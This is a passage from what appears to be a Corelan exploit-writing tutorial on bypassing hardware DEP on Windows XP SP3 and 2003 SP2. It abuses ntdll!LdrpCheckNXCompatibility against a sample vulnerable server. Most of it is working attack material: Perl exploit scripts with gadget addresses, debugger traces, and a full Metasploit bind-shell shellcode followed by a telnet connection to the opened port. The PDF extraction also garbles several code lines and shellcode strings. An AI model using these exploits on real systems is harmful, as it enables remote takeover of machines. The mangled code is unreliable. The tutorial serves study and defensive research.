!pvefindaddr depxpsp3

Next, run !findantidep to get the structure. This pycommand will show you 3 dialog boxes. Just select an address in the first box (any address), then fill in 'jmp esp' in the second box (without the quotes), and select any address from the 3rd box. Note that we're not interested in the addresses provided by findantidep, only in the structure...

Open the Log window :

70912048 Second Address 70912048 71931273 Third Address 8x71ab1278

- stack =
 - "\xa0\xc1\x80\x7c\xff\xff\xff\x48\x2c\x91\x7c\xff\xff\xff\xff
 - + "**A**" * 0x54
 - + "\x73\x12\xab\x71"

+ shellcode

This shows us how we need to set up the stack, according to !findantidep :

1st addr | offset 1 | 2nd address | offset 2 | 54 bytes | jmp to shellc | shellc

1st addr = set eax to 1 and return. (for example, $0 \times 7c95371a$ – discovered with pvefindaddr). In our malicious payload, this is what we need to overwrite saved EIP with. At this address ($0 \times 7c95371a$), ret 4 is performed, so we need to add 4 bytes offset after this address (offset 1).

2nd addr = initiate the NX disable process by jumping to cmp al, 1. This is 0×7c91cd44 (discovered with pvefindaddr). When this process returns, another ret 4 will be performed (so we need to add 4 more bytes offset) (offset 2)

Next, 54 bytes of padding is added. This is needed to adjust the stack. After NX is disabled, the saved registers are popped of the stack and then a leave instruction is executed. At that point, EBP is 54 bytes away from ESP, so in order to compensate for this, we need to add 54 bytes.

Then, after these 54 bytes, we need to put the address of a "jmp to the shellcode". This is the location where the flow will return to after disabling NX. Finally, we can put our shellcode .

(it's obvious that this stack structure depends on the real stack values when the exploit is ran. Just see if you can reference the shellcode by doing a jump/call/push+ret instruction and fill in the values accordingly). In fact, the entire structure shown by !findantidep is just theory. You just need to build the buffer step by step and by looking at register values after every step. That will ensure that you are building the right buffer. And that is exactly what we will do using our example application.

Let's have a look at our vulnsrv.exe example. We know that we will overwrite saved EIP after 508 bytes. So instead of overwriting saved EIP with the address of jmp esp, we will put the specially crafted buffer at that location, which will disable NX first.

We'll build the stack from scratch. Let's start by putting the first address at saved EIP and then see where that leads us to :

508 A's + 0×7c95371a + "BBBB" + "CCCC" + 54 D's + "EEEE" + 700 F's

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep."BBBB";
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

After running this buffer against the application, we get :

(1154.13c4): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000001 edi=00403388 eip=42424242 esp=0012e26c ebp=41414141 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246 42424242 ??

ok, so the first address worked. esi contains 1 and flow is returned to BBBB. So we need to put the second address where BBBB is placed. The only additional thing we need to look at is ebp. When jumping to the second address, we know that – at a certain point, value 2 will be stored in a local variable at ebp-4. At this point ebp does not contain to a valid address, so this operation will most likely fail. Let's see :

```
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x7c95371a);
$disabledep = $disabledep.pack('V',0x7c91cd44);
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep."
```

```
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
```

print SOCKET \$payload."\n"; print "[+] Payload sent, ".length(\$payload)." bytes\n"; close SOCKET or die "close: \$!";

App dies, windbg says :

use strict;

(11ac.1530): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012e701 ebx=00000000 ecx=0012e565 edx=0012e700 esi=00000002 edi=00403388 eip=7c94153e esp=0012e26c ebp=4141411 iopl=0 nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246 ntdll!LdrpCheckNXCompatibility+0x1a: 7c94153e 8975fc mov dword ptr [ebp-4],esi ss:0023:4141413d=???????

Right - attempt to write to ebp-4 (41414141-4 = 4141413d) failed. So we need to adjust the value of ebp before we start executing the routines to disable NX. In order to do so, we need to find an address that will put something useful into EBP. We could point EBP to an address on the heap, which will work to store the temporary variable... but the leave instruction that is executed after disabling NX will take EBP and put it in ESP... which will mess up our buffer (and point our stack to an entire other location). A better approach would be to point EBP to a location near our stack..

The following instructions would work

- push esp / pop ebp / ret

- mov esp,ebp / ret

- etc

Again, pvefindaddr will make things easier :

http://www.corelan.be:8800

Knowledge is not an object, it's a flow

0BADF000
GBADF00D Search for addresses used to disable DEP (-> XP SP3)
OBADF00D
OBADF00D Phase 1 : set eax to 1 and return
71990000 Hodules C:NUINDOWSNystem32Nethtopip.dll
7C80C1A0 Found MOV AL,1 at 0x7c80c1a0 (kernel32.dll) - Access: (PAGE_EXECUTE_READ) 77EDA402 Found MOV AL.1 at 0x77eda402 (rport4.dll) - Access: (PAGE_EXECUTE_READ)
7C95371A Found MOV AL,1 at 0x7c95371a (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
77EDA6BA Found MOV AL,1 at 0x77eda6ba (rport4.dll) - Access: (PAGE_EXECUTE_READ)
0800F00D Found 4 address(es)
0BADF00D Phase 2 : compare AL with 1, push 0x2 and pop esi
0BADF00D
7C91CD44 Found CMP AL,1 at 0x7c91cd44 (ntdll.dll) - Access: (PAGE_EXECUTE_READ)
0BADF00D Found 1 address(es)
OBADF00D Finding addresses for EBP stack adjustment
0BADF00D
77EEDC70 Found PUSH ESP at 0x77eedc70 (rport4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE358 Found PUSH ESP at 0x77eee35b (rport4.dll) - Access: (PAGE_EXECUTE_READ)
77EEE7BB Found PUSH ESP at 0x77eee7bb (rport4.dll) - Recess: (PAGE_EXECUTE_READ) 77EEECDE Found PUSH ESP at 0x77eeeode (rport4.dll) - Recess: (PAGE_EXECUTE_READ)
record round for an on record report indeport indeport
77EEEE8C Found PUSH ESP at 0x77eeee8c (rport4.dll) - Access: (PAGE_EXECUTE_READ) 77F43BF7 Found PUSH ESP at 0x77f43bf7 (gdi32.dll) - Access: (PAGE_EXECUTE_READ)
OPDERAD Found 6 address(es)
Severage reading and restress
CPU - main thread, module RPCRT4

CPU - main thread, module RPCRT4				_
77EEDC70	-54		PUSH ESP	
77EEDC71	50		POP EBP	V
77EEDC72	C2	0400	RETN 4	
77EEDC75	90		NOP	
77EEDC76	90		NOP	
77EEDC77	- 90		NOP	
22550020	00		NOD	

So instead of starting the first phase (setting eax to 1), we'll first adjust ebp, make sure it returns to our buffer (ret instruction), and then we'll start the routine. RET (saved EIP) is overwritten after 508 bytes. We'll now put the address to perform the stack adjustment at that location, followed by the remaining lines of code :

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77eedc70); #adjust EBP
#disabledep = pack('V',0x7c95371a); #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44); #run NX Disable routine
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
up forwided = funk fdicableden $chellcode "\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

After running this code, we get this :

(bac.1148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e569 edx=0012e700 esi=00000001 edi=00403388
eip=43434343 esp=0012e274 ebp=0012e264 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010246
43434343 ?? ???

bingo ! NX has been disabled, EIP points at our C's, and ESP points at :

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

(c) Peter Van Eeckhoutte

FFFFFFFFFFFFFFF

FFFFFFFFFFFFFFFF

FFFFFFFFFFFFFFFF

http://www.corelan.be:8800

c) Petrer Van Eeckhouttte

0012e2b4

0012e2c4

0012e2d4

use strict;

use Socket; my \$junk = "A" x 508;

Final exploit :

my \$disabledep = pack('V',0x77eedc70); #adjust EBP \$disabledep = \$disabledep.pack('V',0x7c95371a); #set eax to 1 \$disabledep = \$disabledep.pack('V',0x7c91cd44); #run NX Disable routi \$disabledep = \$disabledep.pack('V',0x7c91cd44); #jmp esp (user32.dll) #run NX Disable routine my \$nops = "\x90" x 30; # windows/shell_bind_tcp - 702 bytes
http://www.metasploit.com # Encoder: x86/alpha_upper # EXITFUNC=seh, LPORT=5555, RHOST=
my \$shellcode="\x89\xe0\xd9\xd9\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43" "\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" "\x34\x41\x50\x30\x41\x33\x48\x30\x41\x30\x30\x41\x42" "\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x30" "\x42\x42\x58\x50\x38\x41\x43\x4a\x49\x40\x4b\x4c\x42\x4a" "\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f "\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" "\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" "\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" $\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\$ "\x50\x31\x49\x50\x4a\x39\x4e\x4c\x44\x49\x50\x42\x54" "\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" "\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" "\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" "\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" "\x44\x43\x46\x4c\x4c\x4b\x39\x42\x4c\x51\x34\x45\x4c" "\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" "\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" "\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" "\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" \x30\x40\x41\x40\x43\x54\x40\x30\x40\x41\x40\x30\x40\x41\x40\x38\x43\x50 \x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47 \x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48 \x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56 \x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58 \x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58 "\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" $\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56\$ "\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" x47x33x46x33x4bx4fx4ex30x42x46x42x48x42x35"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" "\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" "\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" "\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" "\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" "\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" x46x34x50x55x4bx4fx48x50x4ax33x43x58x4bx57"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" $\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38\$ "\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x59" "\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" "\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" "\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" "\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" "\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" "\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" $\x45\x51\x46\x31\x50\x51\x45\x50\x51\x4b\x4f\x4e\x30\$ "\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" '\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" "\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" "\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" $\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50\$ "\x41\x41"; # initialize host and port my \$host = shift || 'localhost';
my \$port = shift || 200; my \$proto = getprotobyname('tcp'); # get the port address # get the port address my \$iaddr = inet_aton(\$host); my \$paddr = sockaddr_in(\$port, \$iaddr); print "[+] Setting up socket\n"; # create the socket, connect to the port socket(SOCKET, PF_INET, SOCK_STREAM, \$proto) or die "socket: \$!"; print "[+] Connecting to \$host on port \$port\n"; connect(SOCKET, \$paddr) or die "connect: \$!";

26/02/2010 - 33 / 48

```
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Note that this exploit will work, even if NX/HW DEP is not enabled.

Disabling HW DEP (Windows 2003 SP2) : demonstration

On Windows 2003 SP2, some additional checks are added (CMP AL and EBP versus EBP vs ESI), which requires us to change our technique just a little. The result is that we need to point both EBP and ESI to writable addresses in order for the exploit to work. On Windows 2003 server standard R2 SP2, English, the ntdll!LdrpCheckNXCompatibility function looks like this :

```
0:000> uf ntdll!LdrpCheckNXCompatibility
    ntdll!LdrpCheckNXCompatibility:
    7c8343b4 8bff
                                       edi,edi
                              mov
    7c8343b6 55
                              push
                                       ebp
    7c8343b7 8bec
                              mov
                                       ebp.esp
                              push
    7c8343b9 51
                                       ecx
    7c8343ba 833db4a9887c00
                                       dword ptr [ntdll!Kernel32BaseQueryModuleData (7c88a9b4)],0
                              cmp
    7c8343c1 7441
                                       ntdll!LdrpCheckNXCompatibility+0x5f (7c834404)
                              je
    ntdll!LdrpCheckNXCompatibility+0xf:
    7c8343c3 8365fc00
                              and
                                       dword ptr [ebp-4],0
    7c8343c7 56
                              push
                                       esi
    7c8343c8 8b7508
                                       esi,dword ptr [ebp+8]
                              mov
    7c8343cb 56
                              push
                                       esi
                              call
    7c8343cc e899510000
                                      ntdll!LdrpCheckSafeDiscDll (7c83956a)
    7c8343d1 3c01
                              cmp
                                       al,
    7c8343d3 0f846eb10000
                                       ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)
                              ie
    ntdll!LdrpCheckNXCompatibility+0x21:
    7c8343d9 56
                              push
   7c8343da e8e4520000
7c8343df 84c0
                              call
                                       ntdll!LdrpCheckAppDatabase (7c8396c3)
                              test
                                       al,al
    7c8343e1 0f8560b10000
                                      ntdll!LdrpCheckNXCompatibility+0x2b (7c83f547)
                              ine
    ntdll!LdrpCheckNXCompatibility+0x34:
    7c8343e7 56
                              push
                                       esi
    7c8343e8 e8e4510000
                              call
                                       ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1)
    7c8343ed 84c0
                              test
                                       al,al
    7c8343ef 0f85272c0100
                                       ntdll!LdrpCheckNXCompatibility+0x3e (7c84701c)
                              ine
    ntdll!LdrpCheckNXCompatibility+0x45:
                                       dword ptr [ebp-4],0
    7c8343f5 837dfc0
                              cmp
    7c8343f9 0f854fb10000
                                       ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e)
                              ine
    ntdll!LdrpCheckNXCompatibility+0x5a:
     c8343ff 804e3780
                              or
                                      byte ptr [esi+37h],80h
    7c834403 5e
                                       esi
                              pop
    ntdll!LdrpCheckNXCompatibility+0x5f:
    7c834404 c9
                              leave
    7c834405 c20400
                                       4
                              ret
    ntdll!LdrpCheckNXCompatibility+0x2b:
    7c83f547 c745fc02000000 mov
                                       dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)
    ntdll!LdrpCheckNXCompatibility+0x4b:
    7c83f54e 6a04
                              push
                                       4
    7c83f550 8d45fc
                              lea
                                       eax,[ebp-4]
    7c83f553 50
                              push
                                       eax
    7c83f554 6a22
                              push
                                       22h
    7c83f556 6aff
                                       0FFFFFFFh
                              push
    7c83f558 e80085feff
                              call
                                       ntdll!ZwSetInformationProcess (7c827a5d)
    7c83f55d e99d4effff
                                       ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)
                              jmp
    ntdll!LdrpCheckNXCompatibility+0x3e:
    7c84701c c745fc02000000 mov
                                       dword ptr [ebp-4],offset <Unloaded_elp.dll>+0x1 (00000002)
    7c847023 e9cdd3feff
                                       ntdll!LdrpCheckNXCompatibility+0x45 (7c8343f5)
                              jmp
So, the value at [ebp-4] is compared, a jump is made to 7c83f54, the followed by the call to ZwSetInformationProcess (at 0×7c827a5d)
    ntdll!LdrpCheckNXCompatibility+0x4b:
    7c83f54e 6a04
                              push
                                       4
    7c83f550 8d45fc
                              lea
                                       eax, [ebp-4]
    7c83f553 50
                              push
                                       eax
    7c83f554 6a22
                              push
                                       22h
    7c83f556 6aff
                              push
                                       0FFFFFFF
    7c83f558 e80085feff
                              call
                                       ntdll!ZwSetInformationProcess (7c827a5d)
```

c) Peter Van Eeckhoutte

7c83f55d e99d4effff

7c83f562 0fb6fd

jmp

movzx

edi,ch

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

ntdll!LdrpCheckNXCompatibility+0x5a (7c8343ff)

2	6		
-	-		
-	z		
1	2		
Q	9		
2	9		
C	9		
≻	-		
C			
	-		
	q		
6	к		
	2		
2			
C.	9		
	2		
	F		
	-		
	-		
		2	

c) Petrer Van Eeckhouttte

0:000> u 7c827a5d ntdll!ZwSetInformationProcess: 7c827a5d b8ed000000 7c827a62 ba0003fe7f eax,0EDh mov edx,offset SharedUserData!SystemCallStub (7ffe0300) mov 7c827a67 ff12 call dword ptr [edx] 7c827a69 c21000 10h ret 7c827a6c 90 nop ntdll!NtSetInformationThread: 7c827a6d b8ee000000 mov eax,0EEh 7c827a72 ba0003fe7f mov edx,offset SharedUserData!SystemCallStub (7ffe0300) 7c827a77 ff12 call dword ptr [edx]

After executing this routine, it will return back to the caller function, arriving at 0×7c8343ff

ntdll!LdrpCheckN) 7c8343ff 804e3780 7c834403 5e		ptr	[esi+37h],80h
ntdll!LdrpCheckN) 7c834404 c9 7c834405 c20400	Compatibility leave ret		


That's where ESI is used. If that instruction has been executed, esi is popped, and the function epilog begins.

We have already learned how to alter the contents of EBP (so it would point at a writable useful location), now we need to do the same for ESI. On top of that, we really need to review the various instructions & look at the contents of the registers here. One of the things to notice, when using our example vulnsrv.exe application, is that whatever is put in ESI, will be used to jump to later on.

Let's see what happens with the following exploit code, using the following 2 addresses to adjust esi and ebp :

- 0×71c0db30 : adjust ESI (push esp, pop esi, ret)

- 0×77c177f8 : adjust EBP (push esp, pop ebp, ret)



```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x71c0db30); #adjust esi
$disabledep = $disabledep.pack('V',0x77c17778); # adjust ebp
$disabledep = $disabledep.pack('V',0x7c86311d); #set eax to 1
$disabledep = $disabledep.pack('V',0x7c834375); #run NX Disable routine
$disabledep = $disabledep.pack('V',0x7c834375); #run NX Disable routine
$disabledep = $disabledep.metric, #4 more bytes padding
$disabledep = $disabledep.metric, #4 more bytes padding
$disabledep = $disabledep.metric, #4 more bytes padding
$disabledep = $disabledep.pack('V',0x773ebdff); #jmp esp (user32.dll)
my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;
```

```
# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Open vulnsrv.exe in windbg, and set a breakpoint at 0×7c8343f5 (so when the NX Disable routine is called). Then start vulnsrv (you may have to hit F5 a couple of times) and run the exploit code against the server and see what happens :

```
Breakpoint is hit
```

```
Breakpoint 0 hit
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c8343f5 esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00000246
ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00 cmp dword ptr [ebp-4],0 ss:0023:0012e264=0012e268
```

Registers : both esi and ebp now point to a location close to the stack. The low bit of eax contains 1, so that's an indication that the 'mov al,1' instruction worked. Now step/trace through the instructions (with the 't') command :

```
0:000> t
```

```
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
cs=0012 rol esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000
                                               ntdll!LdrpCheckNXCompatibility+0x4b (7c83f54e) [br=1]
                                  jne
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f54e esp=0012e274 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdl!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04
                                   push
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f550 esp=0012e270 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdl!!LdrpCheckNXCompatibility+0x4d:
7c83f550 8d45fc
                                    lea
                                                eax,[ebp-4]
0:000> t

        0:0002
        c

        eax=0012e264
        ebx=00000000
        ecx=0012e559
        edx=0012e700
        esi=0012e264
        edi=00403388

        eip=7c83f553
        esp=0012e270
        ebp=0012e268
        iopl=0
        nv up ei pl nz na po nc

        cs=001b
        ss=0023
        ds=0023
        fs=003b
        gs=0000
        efl=00000202

ntdll!LdrpCheckNXCompatibility+0x50:
7c83f553 50
                                   push
                                                eax
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdl!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22
                                   push
                                                22h
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdl!!LdrpCheckNXCompatibility+0x53:
7c83f556 6aff
                                    push
                                                0FFFFFFFFh
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=0000202
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f558 e80085feff
                                   call
                                               ntdll!ZwSetInformationProcess (7c827a5d)
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000
                                   mov
                                                eax,0EDh
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264 edi=00403388
eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
                                                                                              efl=00000202
ntdll!NtSetInformationProcess+0x5:
7c827a62 ba0003fe7f
                                   mov
                                                edx,offset SharedUserData!SystemCallStub (7ffe0300)
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!NtSetInformationProcess+0xa:
7c827a67 ff12
                                   call
                                               dword ptr [edx]
                                                                              ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)}
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264 edi=00403388
eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
ntdll!KiFastSvstemCall.
ntdll!KiFastSystemCall:
7c828608 8bd4
                                    mov
                                                edx,esp
0:000> t
eax=0000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264 edi=00403388
eip=7c82860a esp=0012e25c ebp=0012e268 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
                                                                                              efl=00000202
ntdll!KiFastSystemCall+0x2:
                                    sysenter
7c82860a 0f34
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264 edi=00403388
```

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

http://www.corelan.be:8800

c) Peter Van Feckhoutte

```
http://www.corelan.be:8800
```

c) Peter Van Eeckhoutte

